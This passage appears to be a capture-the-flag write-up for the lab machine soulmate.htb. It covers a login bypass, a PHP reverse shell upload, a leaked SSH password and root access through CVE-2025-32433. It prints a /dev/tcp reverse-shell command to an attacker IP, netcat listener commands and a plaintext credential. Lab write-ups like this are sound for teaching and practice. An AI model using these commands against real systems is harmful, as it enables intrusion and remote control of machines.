
I could bypass the login. Now, click admin to edit.




Click user manager and crushadmin to get the permission to upload files




Grant permission to app directory





Let's get back to the main page, and I can see all the files in app






Let's edit laudanum's php-reverse-shell.php and upload it here.





Now, start listener and visit soulmate.htb/new.php



Get ben shell

```
ps -ef --forest
```

```
root         1      0  0 Feb21 ?        00:00:02 /sbin/init
root       508      1  0 Feb21 ?        00:00:06 /lib/systemd/systemd-journald
root       543      1  0 Feb21 ?        00:00:00 /sbin/multipathd -d -s
root       548      1  0 Feb21 ?        00:00:00 /lib/systemd/systemd-udevd
systemd+   607      1  0 Feb21 ?        00:00:00 /lib/systemd/systemd-resolved
systemd+   608      1  0 Feb21 ?        00:00:00 /lib/systemd/systemd-timesyncd
root       609      1  0 Feb21 ?        00:00:00 /usr/bin/VGAuthService
root       610      1  0 Feb21 ?        00:00:06 /usr/bin/vmtoolsd
root       611      1  0 Feb21 ?        00:00:05 /sbin/auditd
_laurel    613    611  0 Feb21 ?        00:00:03  \_ /usr/local/sbin/laurel --config /etc/laurel/config.toml
root       723      1  0 Feb21 ?        00:00:00 /sbin/dhclient -1 -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases et
h0
message+   855      1  0 Feb21 ?        00:00:00 @dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root       869      1  0 Feb21 ?        00:00:00 /usr/sbin/irqbalance --foreground
root       871      1  0 Feb21 ?        00:00:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root       873      1  0 Feb21 ?        00:00:00 /usr/libexec/polkitd --no-debug
syslog     874      1  0 Feb21 ?        00:00:00 /usr/sbin/rsyslogd -n -iNONE
root       875      1  0 Feb21 ?        00:00:00 /lib/systemd/systemd-logind
root       876      1  0 Feb21 ?        00:00:00 /usr/libexec/udisks2/udisksd
root       906      1  0 Feb21 ?        00:00:00 /usr/sbin/ModemManager
root      1145      1  0 Feb21 ?        00:00:03 /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -progname erl --
 -home /root -- -noshell -boot no_dot_erlang -sname ssh_runner -run escript start -- -- -kernel inet_dist_use_interface {127,0,0,1} -- -extra /usr/local/lib/erlang_login/start.escript
root      1198   1145  0 Feb21 ?        00:00:00  \_ erl_child_setup 1024
root      1150      1  0 Feb21 ?        00:00:00 /usr/sbin/cron -f -P
root      1161   1150  0 Feb21 ?        00:00:00  \_ /usr/sbin/CRON -f -P
root      1181   1161  0 Feb21 ?        00:00:00      \_ /bin/sh -c /root/scripts/clean-web.sh
root      1182   1181  0 Feb21 ?        00:00:00          \_ /bin/bash /root/scripts/clean-web.sh
root      1183   1182  0 Feb21 ?        00:00:00              \_ inotifywait -m -r -e create --format %w%f /var/www/soulmate.htb/public
root      1184   1182  0 Feb21 ?        00:00:00              \_ /bin/bash /root/scripts/clean-web.sh
root      1153      1  0 Feb21 ?        00:00:00 php-fpm: master process (/etc/php/8.1/fpm/php-fpm.conf)
www-data  1199   1153  0 Feb21 ?        00:00:00  \_ php-fpm: pool www
www-data  1200   1153  0 Feb21 ?        00:00:00  \_ php-fpm: pool www
```

It shows that the server is running start.escript file. Let's check the content.

```
    {user_passwords, [{"ben", "HouseH0ldings998"}]},
    {idle_time, infinity},
    {max_channels, 10},
    {max_sessions, 10},
    {parallel_login, true}
]) of
    {ok, _Pid} ->
        io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
    {error, Reason} ->
        io:format("Failed to start SSH daemon: ~p~n", [Reason])
end,

receive
    stop -> ok
end.
```

It leaks ben's credential. Let's ssh.

```
┌─[parrot@parrot]─[~/Documents/soulmate]
└──╼ $ssh ben@soulmate.htb
The authenticity of host 'soulmate.htb (10.129.231.23)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'soulmate.htb' (ED25519) to the list of known hosts.
ben@soulmate.htb's password:
Last login: Sun Feb 22 00:57:59 2026 from 10.10.16.19
ben@soulmate:~$
```

I get ben shell!


Get root shell

There are two ways to get root. Using ssh or cve


Using ssh

I can ssh as ben with port 2222

```
ssh -p 2222 ben@127.0.0.1
```




I can run any command as root using os:cmd(<command>) format



Using cve

nc to localhost on port 2222 shows the version of erlang



This version is vulnerable to cve-2025-32433. Download the code from https://github.com/omer-efe-curkus/CVE-2025-32433-Erlang-OTP-SSH-RCE-PoC/tree/main and run it.

```
#target
python3 <filename> 127.0.0.1 -p 2222 --lhost 10.10.16.19 --lport 9001 --
shell
#local
nc -lvnp 9001
```

```
ben@soulmate:~$ python3 pwn.py 127.0.0.1 -p 2222 --lhost 10.10.16.19 --lport 9001 --shell
[*] Target: 127.0.0.1:2222
[*] Sending reverse shell to connect back to 10.10.16.19:9001
[*] Connecting to target...
[+] Received banner: SSH-2.0-Erlang/5.2.9
[+] Running command: os:cmd("bash -c 'exec 5<>/dev/tcp/10.10.16.19/9001; cat <&5 | while read
ine; do $line 2>&5 >&5; done'").
[✓] Exploit sent. If vulnerable, command should execute.
[+] Reverse shell command sent. Check your listener.
ben@soulmate:~$
```

```
┌──[parrot@parrot]─[~/Documents/soulmate]
└─► $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.231.23 57862



whoami
root
```

I get root shell!